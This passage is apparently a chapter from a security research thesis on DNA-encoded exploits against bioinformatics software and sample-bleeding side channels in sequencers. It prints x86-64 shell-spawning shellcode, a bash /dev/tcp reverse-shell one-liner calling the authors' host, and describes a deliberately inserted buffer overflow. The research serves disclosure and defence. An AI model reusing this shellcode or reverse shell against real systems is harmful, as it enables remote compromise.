The DNA in each clonal cluster is sequenced in rounds (called *cycles*) by appending a complementary fluorescently labeled nucleotide to the single-stranded DNA in each clonal cluster. Each time a new fluorescent base is added to the strand, it emits a particular color specific to each base (e.g., A, C, G, and T). The cluster sequence is obtained by imaging the flow cell in each cycle and noting the fluorescent color each cluster emits. The number of cycles determines the length of resulting reads (often between 150-300 bases). These identified bases added in each cycle, called *base calls*, are written out to per-cycle base call files. A separate utility then takes these files and converts the reads into a standard text-based format called FASTQ.

FASTQ files are the de facto standard for exchanging next-generation sequencing results. Their structure is simple: each read has an ASCII header identifying the read source, followed by a line with the sequence written as an ASCII A, C, G, or T. Reads additionally contain a separator line, followed by a line with ASCII characters encoding the quality or confidence of each base call.

2.2.3 Downstream Processing

The raw FASTQ files that come directly from the sequencer are rarely useful by themselves, and extensive downstream processing and analysis is usually performed after sequencing. This processing is typically done in phases by dedicated programs; the output from a program in one stage is sent to a program in a later processing stage. This section describes some commonly used downstream processing steps, which we explore for security vulnerabilities in Section 2.6.

Before analyzing the sequence reads, an initial pre-processing phase occurs where by the reads (stored in a FASTQ files) are cleaned up to remove undesired ones. The last base calls in a read often have lower quality scores, so it is common to truncate the reads to a fixed length when the score drops below a defined threshold. DNA sequences from unintended sources — like the adapters used to bind sample DNA to the flow cell or control sequences used to verify sequencing accuracy — need to be removed from the sequence file. Other pre-processing steps merge paired-end reads if there is overlap, convert different quality score file formats, or compress FASTQ files for archival purposes.

Direct output from a sequencer contains only short chunks of reads derived from the full sequence, and in no particular order. These unordered reads can be merged by aligning them to a reference sequence (e.g., the human genome) if one exists, or they can be merged from scratch, using overlaps in the reads to stitch them together in a method called *de novo* assembly. When using a reference sequence, the alignment of each read in relation to the reference is stored in a text based format (SAM) or a compressed representation (BAM). Both methods, especially *de novo* assembly, are computationally and memory intensive and may be run on computer clusters if the size of the sample to reconstruct is sufficiently large (e.g., a mammalian genome).

After the sequence has been aligned or assembled more work may remain, and the following are but a few examples of the widely varied analysis methods commonly used. It is customary to look for variations between the sample and some reference for biologically meaningful differences (e.g., genetic variations that cause disease). Specific variations in the sequenced sample are usually stored in a plain text file (VCF) so redundant sequencing information can be discarded. NGS techniques are also used in more complicated biological assays to analyze RNA (RNA-seq) or protein-DNA interactions (ChIP-seq). In these cases, the samples' sequence are not only valuable, but the number and precise location of its reads in relation to a reference sequence are also meaningful.

2.2.4 DNA Synthesis

Synthetic DNA, commercially produced via phosphoramidite chemistry, is characterized by nucleotides attached to one another with specific reagents to form specified sequences. The resulting length, quality, and cost varies greatly depending on the method of reagent delivery, the substrate on which DNA is synthesized, and consumer specifications. For example, Integrated DNA Technologies (IDT) synthesis of a custom gene utilizes their "gBlock" service, which differs in capabilities and constraints from their "custom oligo" service designed for shorter strands (oligos or oligonucleotides are short DNA sequences commonly used in genetics). The cost for these two services varies significantly depending on the length of the strand ordered, the degree to which DNA must be washed, or whether there are DNA modifications (e.g., fluorescent tags).

2.3 Compromising a Computer with DNA

DNA, in its most basic form, stores data. Conceptually, if DNA were used as input to a computer system, an open issue is the possibility that it could be used to compromise that system. As one might predict, significant unknowns exist. Can DNA itself compromise a computer system, or does something in the DNA sequencing pipeline make such attacks impossible? Prior to our work, to the best of our knowledge, there has never been a demonstrated DNA-based exploit of a computer system. Indeed, without concrete, experimental evidence, it is impossible to know whether DNA-based computer compromises are purely hypothetical or a real possibility. We therefore seek to experimentally answer the previously unexplored question:

Can DNA be used to compromise a computer?

To answer this question, we seek an end-to-end experimental evaluation of an exploit. Namely, we seek to mimic an adversary and (1) synthesize a real, biological DNA sequence with a malicious, embedded exploit. We then seek to experimentally evaluate the impact of





Figure 2.1: Our synthesized DNA exploit

that exploit DNA on a victim by having the victim (2) sequence that DNA using standard sequencing methods and (3) post-process the DNA sequence with a realistic program — a program that a scientist might use to analyze the resulting DNA sequence. If the exploit is successful, step (3) should result in arbitrary code execution on the victim computer.

This section explores the biological nature of this attack pipeline — how to encode an exploit into DNA such that, when sequenced, will hijack execution when processed by the victim program. We therefore intentionally chose to create our own vulnerable program



```
start:
        jmp    callsite
callback:
        popq   %rsi
        movq   %rsi,0x8(%rsi)
        xorl   %eax,%eax
        movb   %al,0x7(%rsi)
        movq   %rax,0x10(%rsi)
        movb   $59,%al
        movq   %rsi,%rdi
        leaq   0x10(%rsi),%rdx
        leaq   0x8(%rsi),%rsi
        syscall
        xorq   %rbx,%rbx
        movq   %rbx,%rax
        inc    %rax
        syscall
callsite:
        call   callback
        .string "/bin/sh"
```

```
90 90 90 90 90 90 90
90 90 90 90 90 .....
EB 28 5E 48 89 76 08
31 C0 88 46 07 48 89
46 10 B0 3B 48 89 F7
48 8D 56 10 48 8D 76
08 0F 05 48 31 DB 48
89 DB 48 FF C0 0F 05
E8 D3 FF FF FF 2F 62
69 6E 2F 73 68 00 ..
EF BE AD DE EF BE AD
DE EF BE AD DE .....
85 E0 FF FF FF 7F 00
00
```

```
GCAAGCAAGCAAGCAAGCAAG
CAAGCAAGCAAGCAAGCAATG
GTAGGACCTGCAGAGAGCCTC
GAAGAATACTAAAGAGACACG
AACTCAGAGAGCCACGACAAG
TAAATGTCAGAGAGCTTCTCA
GAGATCCCCGACAACAGAGAT
CCTCGAAGAAATTAACCCAGA
ATACTCGTCAGAGAGCTCGAC
AGATTTTTAAAAATTAACCTG
GATCATTTTTTTTTTTTTTTAGT
TCGAGCGGCCGTGAGTTCTAT
CGGATGTTGTTGGGTCTCTGT
GTTGTTGGGTCTCTGTGTTGT
TGGGTCTCTGTGTTGTTGGGT
CTCTGTGTTGTTGGGTCTCTG
TGTTGTTGGGTCTCTGGACCT
GAATTTTTTTTTTTTTTCTTT
```

Figure 2.2: Our initial, unsuccessful exploit attempt

for step (3), i.e., a program inspired by actual bioinformatics tools but with an obvious vulnerability. In Section 2.6, we consider the security of the sequencing pipeline in general. Our results suggest that while our exploited program in this section is vulnerable to a basic buffer overflow exploit, the security hygiene of the overall DNA sequencing pipeline is not much better.

Despite challenges, this section demonstrates that it *is* possible to create DNA that, when sequenced and processed, compromises a victim system. See Figure 2.1 for a photo of our DNA exploit. In conducting this work, we identified and overcame multiple challenges, which we describe — along with methods for overcoming them and the resulting lessons — below.

2.3.1 Target Program

The FASTQ compression utility, `fqzcomp`, is designed to compress DNA sequences. For experimental purposes, we inserted a vulnerability into this utility. To do so, we first copied `fqzcomp` from `https://sourceforge.net/projects/fqzcomp/` and inserted a vulnerability into version 4.6 of its source code; a function that processes and compresses DNA reads individually, using a fixed-size buffer to store the compressed data. This modification lets us perform a buffer overflow with a longer than expected DNA read in order to hijack control flow. While the use of such a fixed-size buffer is an obvious vulnerability, we note that `fqzcomp` already contains over two dozen static buffers. Our modifications added 54 lines of

C++ code and deleted 127 lines from `fqzcomp`.


Our modified `fqzcomp` version used a simple 2-bit DNA encoding scheme. The four nucleotides were encoded as two bits — A as 00, C as 01, G as 10, and T as 11 — packing bits into bytes starting with the most significant bits.

We ran the target program in a simplified computing environment and disabled common security features. Specifically, we disabled stack canaries and ASLR, and we marked the stack as executable.

We stress that our target modified program has a known, and in some sense trivial, vulnerability. We also stress that its environment is in many ways the "best possible" environment for an adversary. For experimental purposes, however, we believe that these conditions are acceptable for the following reasons. First, our primary goal is to understand the issues unique to DNA-encoded exploits. Second, as we relate in Section 2.6, we find that the general security hygiene of bioinformatics programs is very low, with prevalent usage of fixed-size buffers, `strcpy`, and so on. Finally, we note that genome sequencing processes are rapidly improving: since early NGS machines read sequences on the order of 50-100 bases, a fixed-size buffer in that range may have been acceptable years ago. Today, any fixed-size buffer would likely be vulnerable, as new longer read sequencing technologies can produce reads that are upwards of 60,000 bases [102]. These newer sequencers lack the throughput of short-read counterparts and are not at present commonly used; Illumina short-read sequencers now have over 90% market share [63]. Future technological improvements will likely make long-read sequencers more viable in the future.

2.3.2 Creating and Synthesizing an Exploit

We now turn to our design of a DNA strand that, when sequenced, exploits the vulnerable target program. Our key goal was to identify potential challenges. Our efforts here were successful in two regards. First, we identified several challenges, including limitations on the exploit's size and type and problems inherent in the DNA synthesis process that constrained the sequences we could generate. Second, by overcoming these challenges, we found that it



```
sh>&/dev/tcp/degdeg.com/9 0>&1
```

```
CTATCGGAATTGAGCGAGTTC
GCACGCCCTCGAGTTCTCACG
ATCTAAAGTTCGCACGCCCGC
TCGCACGCCCGCTAGTGCGAT
CGTTCGTCAGTTATGCAGAAA
TAAATTGAGCGATACAAAACA
AAAGGCTAGGTTCTAAGACCA
AAGTGTTAGGGTACTTCCAGC
TTCGTTCG
```

```
@NB501203:50:HHNT7AFXX:1:11101:2573:1030 1:N:0:GCCAAT
CTATCGGAATTGAGCGAGTTCGCACGCCCTCGAGTTCTCACGATCTAAAGTTC
GCACGCCCGCTCGCACGCCCGCTAGTGCGATCGTTCGTCAGTTATGCAGAAAT
AAATTGAGCGATACAAAACAAAAGGCTAGGTTCTAAGACCAAAGTGTTAGGGT
ACTTCCAGCTTCGTTCGA
+
AAAAAEEEEEEEAEEEEEEEEEEEAEEEEEEEEEEEEEEEEEEEEEEEEEEEEE
EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE<EEEEEE<EEEEEAEAAEE
EEEAEE<EEEEAEEEEEEEEEEAEEEE<EEE<EEEEAE<E<EE<E<EE/<E/EA
E<EEEEEEEAA<EE6AAE
...
```

Figure 2.3: Our working exploit pipeline

was possible to create a DNA sequence that could in fact compromise a program.

Our process was iterative. We created exploits that we thought would work, surfaced challenges, and then iterated on improved exploits.

We initially encoded one of the most straight-forward exploits, i.e., overwriting the return instruction pointer on the stack to point back into shellcode from Aleph One's "Smashing the Stack for Fun and Profit" [98]. We made minor modifications to port the shellcode to the 64-bit Linux syscall interface. To simplify exploit testing, we used a stripped-down version of the vulnerable program that simply compressed a single DNA read into a fixed-size buffer. Our shellcode was 55 bytes long, with another 39 bytes of padding needed for cache line alignment and saved registers. We filled this space with NOPs and bogus saved register values (`0xdeadbeef`). The resulting exploit, 94 bytes long, was encoded as 376 nucleotides. Figure 2.2 shows this process.

We submitted this sequence to the IDT gBlocks synthesis service, which creates synthetic gene fragments up to 3,000 bases long. Unfortunately, at this step we faced our first challenges. Our sequence contained many issues that prevented IDT from being able to synthesize our order:

- The NOP sled produced a repetitive sequence (`GCAA`) near the start of our sequence, which contributed to more than 69% of the sequence. Repetitive sequences can cause difficulties in sequencing and may cause the physical strand to fold in on itself or form other secondary structures because of DNA's complementary nature.

- The negative offset JMP created a run of 13 consecutive Ts. Long runs of the same base, called *homopolymers*, can be difficult to accurately synthesize. The gBlocks service limits homopolymers to no more than nine As or Ts and five Gs or Cs.
- The repeated `0xdeadbeef` bytes produced a long (40+ base pair) repetitive sequence.
- The NOP sled resulted in low GC-content near the beginning of the sequence. Cs and Gs physically bind together more tightly than As and Ts and thus add stability to the DNA strand. Typically, each 20-base window must have 25 to 75 percent GC-content. The first and last 20 bases of a sequence are even more constrained since they must have 40 to 60 percent GC-content to be synthesized.
- A 20 base pair window containing the 13 base pair homopolymer did not meet the minimum GC-content threshold.

Another challenge we faced was the length of our exploit. Our Illumina NextSeq sequencer is rated for a maximum of 300 base pair reads, while the Illumina MiSeq is rated for a maximum of 600 base pair reads.

We addressed these challenges by making our target program and exploit designs more sophisticated. To minimize the number of homopolymers introduced by large pointers and offsets, we switched to targeting the 32-bit x86 instruction set architecture (ISA). We also reduced the buffer size in our target program to minimize the required size of our sequence. Since our ultimate goal was arbitrary remote code execution, we investigated swapping out Aleph One's simple shellcode, which simply spawns a local shell, with one that provided a reverse shell over TCP. We explored the `shell-storm.org` archive for a suitable example; however, even the most compact shellcode was too long to fit inside a sequence that could be reasonably sequenced by the NextSeq sequencer.

Our second exploit attempt uses an obscure feature of `bash`, which exposes virtual `/dev/tcp` devices that create TCP/IP connections. We use this feature to redirect `stdin` and `stdout` of `/bin/sh` to a TCP/IP socket, which connects back to our server. We combined this tactic with a return-to-libc attack that calls `system()`, resulting in a 43-byte exploit, shown in Figure 2.3. We used a short, fully qualified domain name we controlled as well as a single digit port number to keep exploit length as short as possible. While we considered obtaining a smaller FQDN (e.g., `r.sh`) to keep our exploit size as small as possible, we hypothesized that we could successfully sequence our 176-base[1] DNA strand with our Illumina NextSeq despite exceeding its recommended single-ended read size.

Since the bulk of this exploit consists of lowercase letters, whose two most significant bits were 01 in ASCII — or encoded as a nucleotide, C — we got an acceptable level of GC-content throughout the exploit. The one exception was near the original port number — 3 (encoded as `ATAT`) — which we changed to 9 (encoded as `ATGC`) to maintain a minimum level of GC-content. This sequence was accepted by the IDT gBlocks service with no errors or warnings. IDT's retail cost to synthesize of up to 500 base pairs was $89 USD.

As is standard for NGS runs, our sample was tagged and extended with a unique index (GCCAAT, in our case) and co-sequenced with other experiments. The sequencer was configured to perform 177 non-index read cycles; this is the typical configuration used by another research group that manages the sequencing machine and was sufficiently long to contain the 176 base pair exploit sequence within a single read.

The sample was sequenced on all four lanes (physically separate portions) of the flow cell. After demultiplexing by indices, there were four separate FASTQ files (one for each lane) together containing 811,118 reads.

We processed the four FASTQ files separately, which is done to account for lane-specific errors. We filtered out low-quality reads that did not identify one or more bases; these bases appear as Ns (representing an unknown base) in the FASTQ file. We provided the filtered

---

[1] A bug in our DNA encoding program repeated the final byte, which unnecessarily extended our exploit by four bases, but otherwise did not affect our results.

FASTQ file from the first lane to our modified `fqzcomp` program, which immediately called back to our server, giving us arbitrary remote code execution via a bash shell.

2.3.3 Exploit Reliability

The exploit was not robust to errors in sequencing; a single miscalled base would break the exploit. In this experiment, 76.2% of the reads were sequenced with no error. Another issue arose because DNA strands are randomly sequenced in the forward or reverse direction. Reverse sequenced reads will have the reverse complement sequence of the exploit, which is not functional code (see Section 2.4.2 for a possible solution to this problem). Of the remaining, error free reads, 49.1% were sequenced in the forward direction. Therefore, 37.4% of all reads contained working exploit code (i.e., in the forward direction with no sequencing errors).

The modified `fqzcomp` program contained a buffer too small for the 177 base pair read length, so it would overflow after processing the first read. Therefore, the first read in the file must be the exploit sequence for the exploit to work. With reads randomly appearing in a FASTQ file, we would expect the modified program to be exploited 37.4% of the time. Assuming all four lane files were processed, an attacker would be successful at least once 84.5% of the time. In our case, only the file from the first lane was a successful exploit.

2.4 Challenges in Encoding Malicious DNA

Informed by our evaluation of the feasibility of manufacturing synthetic DNA capable of exploiting computer systems, we next consider some challenges in crafting arbitrary exploits against other programs and identify directions for future research. In particular, while it is convenient to think of DNA as a simple storage mechanism, our results in Section 2.3 show that in practice there are several physical and computational constraints that limit the design space of DNA-based exploits.

2.4.1 Physical Constraints

Any DNA-based exploit must be physically instantiable in DNA. Therefore, any difficulties in the synthesis or amplification of DNA will constrain the sequences attacker can easily synthesize.

Primers. As previously mentioned, it is necessary to amplify the exploit sequence to increase its yield before sequencing. A simple way to do so is to use PCR, which requires a pair of primers to initiate replication. These primers, single stranded DNA sequences usually 18-22 bases long, are complementary to the ends of the target sequence being amplified. PCR primers used together must have similar melting point temperatures to maintain high amplification efficiency. They must also have a high enough annealing temperature to bind only to their complementary locations without mis-pairing to similar sequences. Other parameters also influence primer design such as the amplification region specificity desired, and the GC-content of the primer regions to be amplified.

Primer designing utilities, like Primer3, take these parameters into account to design optimal primer sequences [116]. Since the primers must be complementary to the ends of the exploit sequence, any restrictions in their design will necessarily constrain the ends of the exploit sequence.

Synthesis. DNA synthesis has its own physical constraints that vary across synthesis companies. In Section 2.3.2 we described constraints imposed by IDT's gBlock gene fragment service, a relatively low cost synthesis method. They required 25 to 75 percent GC-content per 20 base window, A/T and G/C runs no greater than 9 and 6 base pairs, respectively, and sequences that avoided secondary structures (created when different portions of the same strand are complementary to one another).

These synthesis constraints are common but not universal. Different synthesis methods and services can vary in their precise requirements — for example, IDT's custom gene service can tolerate longer homopolymers than gBlock, which may make it easier to synthesize 64-bit addresses. In cases where the exploit cannot be synthesized by any *de novo* synthesis service, it may be possible to synthesize sub-sequences and recombine them manually in a wet lab.

DNA synthesis services also follow strict guidelines to ensure that biologically malicious sequences are not synthesized and spliced into organisms that potentially create pathogens, toxins, or various other harmful products. The shipping, receiving, or purchase of all synthesized sequences must follow guidelines including, but not limited to, those described in the current U.S. Department of Health and Human Services (HHS) and U.S. Department of Agriculture (USDA) Select Agents and Toxins regulations [18, 19, 20].

2.4.2 Sequencing Randomness

Being a biochemical process, DNA sequencing is inherently noisy and random; long DNA strands are randomly cleaved into smaller ones and strands are sequenced in no particular order. This randomness makes DNA-based exploits probabilistic in nature, as discussed in Section 2.4.2. Robustness against random variations depends on factors like the vulnerability type and what stage in the pipeline is attacked. In general, analysis further along the sequencing pipeline works with more structured data, which will reduce the initial randomness from the sequencer. For example, variant calling programs return processed data in the same order as the reference sequence regardless of the initial read order.

Another source of randomness is that reads will be sequenced in both the forward and reverse direction, which causes problems because most exploit sequences will be functional only if read in one direction. One solution is to synthesize strands that generate the same reads when sequenced from either end. These can be created by concatenating the forward exploit sequence to its reverse complement (e.g., ACCTG becomes ACCTGCAGGT). Since DNA is always read from $5'$ to $3'$, the same read will appear, regardless of whether the DNA was sequenced in the forward or reverse direction.

These palindrome like sequences are difficult to synthesize directly because the two halves will bind to each other and create secondary structures. Instead, the two halves could be synthesized separately and conjoined manually in a wet lab.

2.4.3 Encoding Exploits

Exploits typically contain up to three components: pointers, either to functions or data, instructions in the target instruction set architecture (ISA), and an encoded and/or obfuscated payload. DNA-based exploits introduce unique constraints on each of these components.

Pointers. Bioinformatics programs vary in how they encode DNA data. Some perform a straightforward mapping, encoding each base as two bits and packing these bits together, like our target program in Section 2.3. However, sequences often have non-standard bases, such as Ns to encode unknown nucelotides or Rs to indicate either an A or G. To support these non-standard bases, some tools use four-bit encodings, or even 8-bit ASCII. Since we can synthesize only standard bases, these alternative encodings will constrain the pointers that we can encode.

Another issue concerns sequencing accuracy and how that will affect the resulting sequence of pointers. Some pointers, such as those to libc or ROP gadgets, are intolerant of any errors. Others, such as pointers to attacker-controlled buffers, can be made somewhat tolerant to errors in the least-significant bits — for example, it could point to a large NOP sled.

Pointers often contain long runs of identical bits and therefore generate homopolymers. For example, without ASLR enabled, 64-bit Linux places user stacks at `0x00007fffffffffff`, which contains a run of 47 consecutive 1s. Using two-bit encoding, this results in a homopolymer of 23 bases. As previously described, a solution is to use a synthesis service more tolerant to homopolymers.

Code. Executable sequences of target ISA instructions can encode malicious operations more compactly than equivalent ROP chains and are easier to develop, which makes them desirable to attackers. However, encoding ISA instructions in DNA presents a number of challenges.

As with pointers, the target program's DNA encoding may restrict the bytes that can be represented. Depending on the encoding and ISA, this could also limit the set of instructions that are available.

The regular structure of most ISAs produces repeated base sequences when encoded into DNA, which again, are difficult to synthesize. Semantically-equivalent instructions and semantic NOPs can be used to break up repetitive sequences to make exploits easier to synthesize.

Another issue to consider is read length. All but the most trivial exploits exceed the read length of most high-throughput sequencers, and thus, the exploit will be randomly cleaved. Depending on which part of the pipeline is being exploited (i.e., whether the target program processes raw reads or fully aligned sequences), this could decode in the middle of a multi-byte instruction, or even in the middle of a byte. Therefore, for robustness, an exploit should encode instructions that are tolerant to such shifts. Prior work demonstrates techniques to generate these types of resynchronizing instruction sequences [79]. Long read sequencers may mitigate these challenges in the future but are currently less accurate than high-throughput sequencers.

Finally, we must consider the effects of sequencing errors. One way to address these errors is to encode redundant instructions that become semantic NOPs with random bit flips.

Payloads. To make payloads more robust to errors introduced by synthesis and sequencing, one may fortify payloads with error-correcting codes. Compression may be used to offset the increase in payload size and cause the sequence to be more equally distributed across the four nucleotides, avoiding issues of too much or too little GC-content.

2.5 Side Channel: Sample Bleeding

In this section, I describe our first experiences with a multiplexing side-channel vulnerability in next-generation sequencers. This attack vector is explored in much greater detail in Chapter 3.

It is common to multiplex samples in NGS runs on modern Illumina sequencers to make better use of sequencing resources and increase throughput. This is accomplished by adding a 6-8 nucleotide index to each sample before sequencing, which is later used to demultiplex the samples. However, the demultiplexing process is not perfect. The sequence of each read is derived by sequencing a cluster of DNA on a flow cell. If clusters overlap, are seeded from multiple distinct strands, or if errors exist in sequencing the index, then the sequence of a cluster may be misassigned to an incorrect index [54]. A read assigned incorrectly will be associated with either an unused index and discarded or assigned to the index of a different sample. In the latter case, it is called *sample bleeding* or *index cross-talk*.

Illumina reports that sample bleeding occurs at a rate of 0.1%-0.2% with the type of flow cell used in this study [88], though this continues to a topic of discussion in the sequencing community. The amount of sample bleeding depends on many factors, like index design, cluster density, sample diversity, and the underlying sequencing technology [89, 99, 110]. This situation is known to create a problem with the detection of rare genetic variants, like genetic markers for cancer [70].

The rise in outsourced sequencing at external facilities, which multiplex samples from different, untrusted sources creates opportunities for side channel attacks that are — to date — previously unconsidered by the genomic sciences. Since sample bleeding is bidirectional, an attacker could gather reads from other indices to reveal sensitive information or send data to other indices to corrupt or modify their results.

Evaluation of Data Leakage. We can leverage our sequencing results from Section 2.3 to better understand the security impact and amount of data leakage caused by sample bleeding. When the exploit was sequenced, it was multiplexed with seven other samples. One of these samples contained 1.5 million unique sequences, each 150 base pairs long; this sample is denoted as the target sample. With permission, we obtained the FASTQ file associated with the target sample's index after the sequences were demultiplexed. Using the two FASTQ files, one from the target sample and the other from the exploit, we sought a rough estimate of side channel effects. We note that all samples were sequenced using 6 nucleotide indices, so the sample bleeding rate may be higher than other configurations, like 8 nucleotide indices.

We assume that only the exploit sequence is attacker controlled and that attackers receive only demultiplexed results from the index of the exploit sample. To analyze their ability to pull information from other indices, we examined misassigned reads associated with the target sample in the exploit FASTQ file. There were 112 reads that aligned to sequences that came from the target sample. Two of them originated from the same sequence, so a total of 111 unique, 150 base pair sequences were leaked into the exploit FASTQ file. The quality of these reads was high; 68 of them were a perfect match (60.7%), and 103 had an edit distance of less than 2 (92.0%). Of the 235 million bases represented in the target sample, 16,521 were recoverable in the exploit FASTQ file — for context, the human genome contains around 3.2 billion bases — and, in total, 0.007% of the data was recoverable from the target sample.

If we now consider the sample bleeding side channel in the reverse direction, an attacker could modify the results that appear in other demultiplexed samples. The exploit sample contains many copies of the same short sequence. Thus, any sample bleeding from the exploit sample into the target sample resembles an attacker trying to inject a single sequence into the target FASTQ file. The exploit sequence was found 37 times in the target FASTQ file (30 times with no errors).

Hypothetical Attacks. Now that we have established sample bleeding as a source of information leakage, we propose attacks that leverage this side channel.

An attacker could use sample bleeding to inject specific DNA sequence reads into concurrently sequenced samples. These reads could contain malicious code or be used to confuse subsequent downstream analysis (e.g., variant calling).

Any reads which bleed from other samples into the attacker's sample could reveal sensitive information, like the identity of those samples. Even low levels of only a few reads could identify the species of a sample, which could be commercially sensitive in domains like drug discovery.

Another risk of multiplexing, similar to sample bleeding, is that an attacker may be able to sabotage an entire sequencing run. Most next-generation sequencers are calibrated to sequence biological DNA; they expect to see close to a 1:1:1:1 ratio of A:C:G:T. If one of the samples has low-diversity (a homogenous DNA sample), the read quality will suffer for all samples, and in extreme cases, the run could fail altogether. This could be induced with a high-concentration of the same sequence. Previous experiments by this group showed that if identical sequences compose more than roughly 25% of the total DNA, run quality deteriorated.

Summary. The read errors we encountered while developing the exploit in Section 2.3 caused us to reflect upon their origin, meaning, and implications. While the genome sciences community has measured rough estimates of sample bleeding, ours may be the first research to consider bleedover from an adversarial perspective and ask, for example, how *much* information is leaked and whether it is possible to push specific data into another party's sequencing files.

2.6 Software Security Analysis

Having evaluated the potential security threats for maliciously crafted synthetic DNA in Sections 2.3-2.4, as well as information leakage channels in Section 2.5, we now evaluate the software security practices of the larger bioinformatics pipeline. Specifically, we evaluate the security practices of common NGS programs to better understand the risks of DNA-based or other exploits in the real analysis pipeline. Although used broadly by biology researchers, many of these programs are written by small research groups and thus have likely not been subjected to serious adversarial pressure. We therefore hypothesize that the rate of serious vulnerabilities will be higher here than in more mature software (e.g., Internet services).

